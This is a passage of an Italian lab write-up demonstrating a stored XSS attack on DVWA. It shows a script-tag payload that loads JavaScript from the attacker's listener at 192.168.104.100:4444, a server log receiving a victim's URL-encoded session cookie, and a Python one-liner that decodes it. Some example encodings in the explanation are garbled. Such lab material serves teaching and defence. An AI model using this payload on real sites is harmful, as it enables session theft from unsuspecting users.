The screenshot shows the DVWA interface for the 'Vulnerability: Stored Cross Site Scripting (XSS)' section. On the left is a navigation menu with links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, and SQL Injection. The main content area has a title 'Vulnerability: Stored Cross Site Scripting (XSS)'. Below the title is a form with two input fields: 'Name *' and 'Message *'. The 'Name *' field contains the payload: "><script src='http://192.168.104.100:4444/a.js'></script>". The 'Message *' field contains the text 'Roar'. Below the 'Message *' field is a button labeled 'Sign Guestbook'.

Dopo aver dato il comando se andrà tutto bene il nostro messaggio dovrebbe apparire il che significa che siamo riusciti ad impiantare un XSS stored con successo, ora vediamo se il nostro server ha captato “l’immagine”.



The screenshot shows the DVWA interface after a successful XSS attack. The navigation menu on the left now includes 'XSS stored' which is highlighted in green. The main content area still shows the 'Vulnerability: Stored Cross Site Scripting (XSS)' section. Below the main form, there is a section titled 'More info' with three links: <http://hackers.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.caisecurity.com/xss-faq.html>. Below the links, there are two boxes showing the stored messages. The first box shows 'Name: test' and 'Message: This is a test comment.' The second box shows 'Name: ">' and 'Message: Roar'.

```
(kali@kali)-[~]
$ python3 server.py
Server Python in ascolto sulla porta 4444...

— Richiesta ricevuta —
/a.js
192.168.104.100 - - [09/Jan/2025 22:15:18] "GET /a.js HTTP/1.1" 200 -

— Richiesta ricevuta —
/?data=%7B%22cookies%22%3A%22security%3Dmedium%3B%20PHPSESSID%3Da5c7498eeb839faf392dcc7b6b37229c%22%2C%22userAgent%22%3A%22Mozilla%2F5.0%20(X11%3B%20Linux%20%86_64%3B%20rv%3A128.0)%20Gecko%2F20100101%20Firefox%2F128.0%22%2C%22ip%22%3A%22192.168.104.150%22%2C%22date%22%3A%222025-01-10T03%3A15%3A19.009Z%22%7D
192.168.104.100 - - [09/Jan/2025 22:15:19] "GET /?data=%7B%22cookies%22%3A%22security%3Dmedium%3B%20PHPSESSID%3Da5c7498eeb839faf392dcc7b6b37229c%22%2C%22userAgent%22%3A%22Mozilla%2F5.0%20(X11%3B%20Linux%20%86_64%3B%20rv%3A128.0)%20Gecko%2F20100101%20Firefox%2F128.0%22%2C%22ip%22%3A%22192.168.104.150%22%2C%22date%22%3A%222025-01-10T03%3A15%3A19.009Z%22%7D HTTP/1.1" 200 -
```

Come si può vedere il server ha fatto il suo lavoro ottenendo le info criptate della vittima. Ora non ci resta che decriptarle col comando che abbiamo lasciato in sospeso nel file di testo.

```
3
4
5 echo -n "" | python3 -c "import sys, urllib.parse, json; print(json.dumps(json.loads(urllib.parse.unquote(sys.stdin.read()))), indent=4))"
6
7
```

Vediamo in dettaglio cosa fa il comando, per fare ciò sezioneremo il comando in diverse parti:

- **echo**: Comando che stampa una stringa in uscita. In questo caso, l'output è una stringa vuota ("").
- **-n**: Opzione che sopprime il carattere di nuova linea (\n) alla fine dell'output.
- **|** (Pipe): Passa l'output di **echo -n** come input (**stdin**) al comando successivo (**python3 -c**).
- **python3 -c "..."**: Permette di eseguire uno script Python direttamente dalla riga di comando. Il codice Python è specificato come una stringa tra virgolette.

Ora prenderemo in esame la sezione del codice Python. Come prima cosa analizziamo l'importazione dei moduli.

import:

- **sys**: Utilizzato per accedere allo stdin (standard input) e leggere i dati in ingresso.
- **urllib.parse**: Fornisce la funzione **unquote**, che decodifica stringhe URL-encoded.
- **json**: Usato per manipolare stringhe JSON (JavaScript Object Notation).

Ora abbiamo la disamina dell'input

`sys.stdin.read()`:

- Legge tutti i dati ricevuti tramite **stdin** (in questo caso, ciò che viene passato da **echo**).
- Se la stringa `data=%x%1x%2x%3x%x2value%x%7x` viene passata, `sys.stdin.read()` restituirà:
`data=%x%1x%2x%3x%x2value%x%7`

Passiamo alla decodifica URL:

- **unquote** converte i caratteri URL-encoded nella loro rappresentazione leggibile.

Es:

- Input: `data=%x%1x%2x%3x%x2value%x%7`
- Output: `data={"key":"value"}`

Ad esempio:

Input: `data=%7B%22key%22%3A%22value%22%7D`

Output: `data={"key":"value"}`

Parliamo della parte finale del codice dove è presente Parsing JSON

- **json.loads** converte una stringa JSON in un oggetto Python (come un dizionario).
- In questo caso, estrae l'oggetto JSON dalla stringa.
- Input: `{"key":"value"}`
- Output: `{'key': 'value'}` (linguaggio Python)


Ed infine vediamo la formattazione tramite JSON

- **json.dumps** converte un oggetto Python (come un dizionario) in una stringa JSON formattata.
- **indent=4** aggiunge un'indentazione di 4 spazi per rendere il JSON leggibile.

Ecco i dati criptati estrapolati dalla risposta del server.

```
%7B%22cookies%22%3A%22security%3Dmedium%3B%20PHPSESSID%3Da5c7498eeb839faf392dcc7b6b37229c%22%2C%22userAgent%22%3A%22Mozilla%2F5.0%20(X11%3B%20Linux%20x86_64%3B%20rv%3A128.0)%20Gecko%2F20100101%20Firefox%2F128.0%22%2C%22ip%22%3A%22192.168.104.150%22%2C%22date%22%3A%222025-01-10T03%3A15%3A19.009Z%22%7D
```

Ora immettiamo i dati criptati all'interno del comando "echo"



```
(kali@kali)-[~]
$ echo -n "%7B%22cookies%22%3A%22security%3Dmedium%3B%20PHPSESSID%3Da5c7498eeb839faf392dcc7b6b37229c%22%2C%22userAgent%22%3A%22Mozilla%2F5.0%20(X11%3B%20Linux%20x86_64%3B%20rv%3A128.0)%20Gecko%2F20100101%20Firefox%2F128.0%22%2C%22ip%22%3A%22192.168.104.150%22%2C%22date%22%3A%222025-01-10T03%3A15%3A19.009Z%22%7D" | python3 -c "import sys, urllib.parse, json; print(json.dumps(json.loads(urllib.parse.unquote(sys.stdin.read())), indent=4))"
```

```
{
  "cookies": "security=medium; PHPSESSID=a5c7498eeb839faf392dcc7b6b37229c",
  "userAgent": "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0",
  "ip": "192.168.104.150",
  "date": "2025-01-10T03:15:19.009Z"
}
```

Come ultimo passaggio apriamo una nuova shell dove copiamo prima il comando di decriptazione e all'interno di esso tra la doppia coppia di virgolette va inserita o copiata la stringa di file criptati. Dando l'invio i dati in chiaro appariranno a schermo.

E con questo ultimo passaggio abbiamo ottenuto le informazioni che volevamo grazie ad un attacco XSS stored. Un attacco di questo tipo è molto pericoloso perché permette agli attaccanti di inserire codice malevolo nei siti web che vengono poi visualizzati da altri utenti. Quando un utente visita una pagina compromessa, il codice dannoso viene eseguito nel suo browser, permettendo agli attaccanti di rubare informazioni sensibili come cookie, sessioni di accesso e persino di reindirizzare gli utenti verso siti dannosi.

In sintesi, l'XSS Stored è particolarmente insidioso perché il payload dannoso rimane memorizzato sul server e continua a colpire chiunque visiti la pagina compromessa.